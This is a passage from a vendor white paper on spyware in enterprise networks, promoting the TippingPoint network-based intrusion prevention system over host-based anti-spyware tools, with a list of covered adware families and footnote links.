The following screen capture details the use of this code in BargainBuddy spyware:

approach also provides poor performance and sporadic update coverage. A complete solution that includes detection and blocking functionality, weekly updates, and full advisory and alert coverage is the TippingPoint IPS.

Unlike viruses and worms, spyware applications are deeply embedded into the operating system and make changes to the registry and network stack. Removal attempts are often incomplete or could break other functionality such as network access. Host-based anti-spyware tools rely on hashing (MD5 checksums) spyware files. This hashed database of spyware files is then compared with the files on the hard drive; a match indicates the presence of a malicious file. The anti-virus programs have demonstrated how changing a byte in the application or even renaming a file can easily evade this technique. The modification causes continual issues with updating the signature database and keeping customers protected in time with infections. Polymorphic spyware is one such malicious form as it defeats traditional signature scanning techniques by constantly modifying its own file names and file contents. Signature databases are beginning to get large with thousands of entries.

Host-based anti-spyware tools require installation and periodic updates on each host end, which is a time-consuming task requiring qualified, trained IT staff. With the rise of exploitive spyware attacks, a single application may not cover all variations or types of spyware. In these situations, companies may spend tens of thousands of dollars purchasing, installing, and managing multiple anti-spyware applications. Networks that employ multiple anti-spyware tools typically must spend expensive time and resources following forums and bulletin boards to determine how best to use their applications for detecting and removing spyware on a case-by-case basis. The numerous versions of Windows operating systems and Service Packs available for these networks only exacerbate the problem.

Network administrators may also encounter situations where anti-spyware applications cannot be installed because the host is spyware infested. The infiltrated spyware may block the installation of all or specific anti-spyware tools, compounding the issues of multiple anti-spyware tools for protecting one network. Recently, malware (Trojan BankAsh-A) has emerged that attacks and disables host-based anti-spyware tools and deletes its files. The Bank-Ash –A Trojan does not disable anti-virus applications, specifically targeting anti-spyware applications, which leaves the host vulnerable to exploitation by spyware.¹⁶

End hosts can be controlled by security policies to prevent scripts, cookies, or ActiveX controls from being installed; however, Microsoft's Group policy does not offer enough granularity to selectively block the most problematic spyware. Human-error caused by the deceptive tactics used by spyware can easily bypass any such controls and infect the end host, sometimes without the user's knowledge. A malicious BHO once installed on the desktop is present for all users on that desktop. Sensitive information including passwords, credit card numbers, bank account information, health care records, and confidential emails can potentially be harvested.

TippingPoint Network-based Protection

TippingPoint's IPS is unique in handling spyware infiltration and infection. The TippingPoint IPS is a network-based hardware device, detecting and filtering traffic at multi-gigabit speeds, with extremely low latencies and extraordinary accuracy. Whereas, the host-based anti-spyware solutions are software applications installed on the end host.

The TippingPoint IPS combines high bandwidth with microsecond latencies, performing full packet inspection, to block spyware and other attacks on the network before they even reach

the end host. A majority of spyware applications exploit security holes in Internet Explorer. With the TippingPoint IPS, these holes are blocked with vulnerability signatures that prevent all exploits that may attempt to exploit a particular vulnerability. (For an example, see Demonstration 4.) Because vulnerability signatures do not rely on strict pattern matching, the system does not require constant updates as with a host-based approach where file names and its contents are constantly changing.

The IPS is non-invasive and blocks spyware before it reaches the end host, protecting and preventing hundreds of hosts from infection while saving clean-up time and frantic help-desk costs.

By performing total packet inspection, TippingPoint IPS filters can selectively block malicious ActiveX controls, scripts, and cookies from entering the network. The network-based IPS uses detailed filters that perform full packet inspection and selectively block spyware from infiltrating the network. A central point of enforcement with an easy to use management interface can control the end points. In larger installations multiple TippingPoint IPS devices can be controlled and monitored through a single management interface, providing various reports for management decisions and policy enforcement throughout the Enterprise. These statistics could be used to monitor trends that would aid future planning, thus optimizing resources in the Enterprise.

ISPs and web hosting companies can now selectively block spyware passing through their network at gigabit speeds, saving bandwidth and providing their customers with a value added service.

Dealing with Spyware in an Enterprise – The TippingPoint Solution

TippingPoint's solution provides various levels of detection and security against exploits. IPS devices employ filters to block exploits and vulnerabilities, including specialty filters for spyware threats. The Digital Vaccine service provides weekly and emergency updates to respond to new threats and vulnerabilities. If a customer requires a specific filter previously not included, TippingPoint offers a Custom DV service for customer requests.

The TippingPoint IPS solution provides an extensive strategy to blocking spyware in the Enterprise:

- Blocking installation on new or freshly installed systems
- Blocking pop-up windows and information transfers on infected systems
- Continuously updating spyware coverage through Digital Vaccine releases

Blocking Spyware Installation

Taking a proactive stance that “an ounce of prevention is better than a pound of cure”, TippingPoint IPS blocks installation attempts by spyware applications at the network perimeter or at interfaces between divisions/segments in the organization. Once detected, the system alerts an administrator to the source of spyware infiltration attempts for remedial action or reporting to watch dog agencies. Using a “defense-in-depth” approach, the TippingPoint IPS provides filters that block various vulnerabilities in Internet Explorer, which protect an Enterprise through total packet inspection.

Blocking spyware at the network level before it reaches the end host relieves IT administrators from performing “mop-up” operations, and also saves bandwidth in the Enterprise for mission critical applications such as VoIP, streaming video, and file transfers.

Blocking Pop-ups and Information Transfers


In case of infected systems, TippingPoint IPS blocks annoying pop-up advertisements from appearing on desktop systems and blocks the transfer of information to outside parties, saving bandwidth, preserving privacy and security, and increasing productivity in the Enterprise. To better enhance protection, the IPS blocks the transfer of encrypted data to 3rd part proxy servers that snoop in on web connections and prevents information transfer. Using the management interfaces, the Local Security Manager (LSM) and Security Management System (SMS) provide extensive and easy-to-use reporting features and centralized alerting and log options to review traffic behavior. Through these functions, network administrators can pinpoint infected end hosts to quickly isolate and clean up systems or warn users to adhere to the Enterprise’s security policies.

Continuous Updating Coverage

The TippingPoint spyware prevention filters are released by the TippingPoint Threat Management Center (TMC) as part of the weekly Digital Vaccine update service. The IPS also provides continual updates for network protection. TippingPoint is the primary author of the SANS @RISK email newsletter, containing the latest information on new and existing network security vulnerabilities, with a subscriber base of nearly 300,000 network security professionals worldwide. Coordinated by the SANS Institute and delivered every Thursday, the SANS @RISK newsletter summarizes newly discovered vulnerabilities, details their impact, and informs of actions large organizations have taken to protect their users. The SANS @RISK newsletter is available for free at: <http://www.sans.org/newsletters/risk/>

In providing the vulnerability analysis for SANS every week, the TippingPoint security team simultaneously develops new attack filters to address the vulnerabilities and incorporates these filters into Digital Vaccines. Vaccines are created to protect vulnerabilities to protect against all potential attack permutations rather than specific exploits. Digital Vaccines are delivered to customers every week, or immediately when critical vulnerabilities emerge, and can be deployed automatically with no user interaction required.

TippingPoint addresses the “Most significant emerging spyware and adware threats,” as reported by Webroot, and accepts requests from customers for specific protection.¹⁷ Some of the notable inclusions are include GAIN/Gator, Hotbar, Buddylinks, Cydoor, Ezula, Altnet, CoolWebSearch, Sidefind, PerfectNav, eXactSearchBar, XXXToolbar, MyWaySearch, and SaveNow/WhenU. Recent additions include MarketScore.



Future releases will address evolving threats and emerging spyware/adware applications.

Best-of-Breed High Speed IPS Technology

Blocking cyber-attacks at multi-gigabit speeds with extremely low latency requires purpose-built hardware, and only TippingPoint has taken such a revolutionary architectural approach needed for true Intrusion Prevention. Traditional software and appliance solutions operate on general-purpose hardware and processors and are simply unable to perform without degrading network performance. Through rigorous third party testing, TippingPoint has demonstrated Intrusion Prevention at multi-gigabit speeds, with extraordinary attack prevention accuracy.

TippingPoint's IPS is proven in the industry as the most secure, highest performing platform for Intrusion Prevention.

TippingPoint's IPS provides Application Protection, Performance Protection, and Infrastructure Protection at gigabit speeds through total packet inspection. Application Protection capabilities provide fast, accurate, reliable protection from internal and external cyber attacks. Through its Infrastructure Protection capabilities, TippingPoint protects routers, switches, DNS and other critical infrastructure from targeted attacks and traffic anomalies. IPS Performance Protection capabilities enable customers to throttle non-mission critical applications that hijack valuable bandwidth and IT resources, thereby aligning network resources and business-critical application performance.

This breakthrough technology dramatically improves the efficiency of network security and control with the following capabilities:

- 50 Mbps to 5.0 Gbps Switch-Like Performance
- Low Latency of less than 150 microseconds
- 2,000,000 Concurrent Sessions
- Precise Filter Accuracy for Vulnerability-Based Filters and Traffic Identification
- 100% Intrusion Prevention Against Emerging Malicious Attacks
- Advanced DoS/DDoS Protection
- Automated In-Service Filter Updates with Digital Vaccine
- High Availability Configurations
- Highly Scalable Security System and Management

The TippingPoint IPS is deployed seamlessly into the network with no IP address or MAC address, and immediately begins filtering out malicious and unwanted traffic. Incorporating the IPS into LAN/WAN architectures provides complete protection against internal and external threats. The extremely high speed and low latency capabilities of the IPS enable deployment at the network edge or core, protecting from external as well as internal threats. The IPS enables traffic shaping to support critical applications and infrastructure, as well as provides attack isolation and network discovery of vulnerable devices.

Conclusion

Spyware continues to evolve and expand across the Internet. Online advertising fueled by venture capital funding, and with the large amount of users spending more time surfing the Internet will continue to increase.

Spyware annoys customers, consumes bandwidth and computing capacity, exposes an Enterprise to liability and security risks, and reduces productivity. Anti-spyware solutions abound, but to-date, they have proven incapable to detect and prevent the problem.

Companies do not have a silver bullet to stop spyware, but a defensive, in-depth approach with perimeter controls using the award winning, network-based, non-invasive Tipping IPS solutions provides proactive protection. It eliminates major spyware threats that daily affect Enterprise networks. The TippingPoint solution protects bandwidth, computing resources, and network users from spyware attacks, data-mining, and infections. With a weekly Digital Vaccine service new spyware threats or Microsoft vulnerabilities are continuously monitored and promptly covered in order maintain an effective umbrella against this growing threat.

¹ <http://www.cj.com/solutions/faq.jsp>

² http://www.intermute.com/news_detail_121304.html

³ <http://net-security.org/article.php?id=746>

⁴ <http://www.microsoft.com/athome/security/spyware/spywarewhat.msp>

⁵ <http://www.sempo.org/research/SEMPO-Market-Sizing-2004-SUMMARY-v1.pdf>

⁶ Financial Times

⁷ <http://msnbc.msn.com/id/6653413/site/newsweek/print/1/displaymode/1098>

⁸ <http://www.cj.com/solutions/faq.jsp>

⁹ <http://coolwebsearch.com/affiliates/?country=US>

¹⁰ www.cexx.org

¹¹ <http://www.marketscore.com/Home.aspx>

¹² <http://www.claria.com/products/software/>

¹³ <http://www.altnet.com/>

¹⁴ Gozilla website (warning: this link is malicious, access at own risk)

¹⁵ <http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q232077>

¹⁶ http://www.theregister.co.uk/2005/02/09/banking_trojan/

¹⁷ <http://www.webroot.com/spywareinformation/spywaretopthreats>

Additional Resources:

<http://www.internetnews.com/stats/article.php/3442551>

<http://www.cdt.org/privacy/031100spyware.pdf>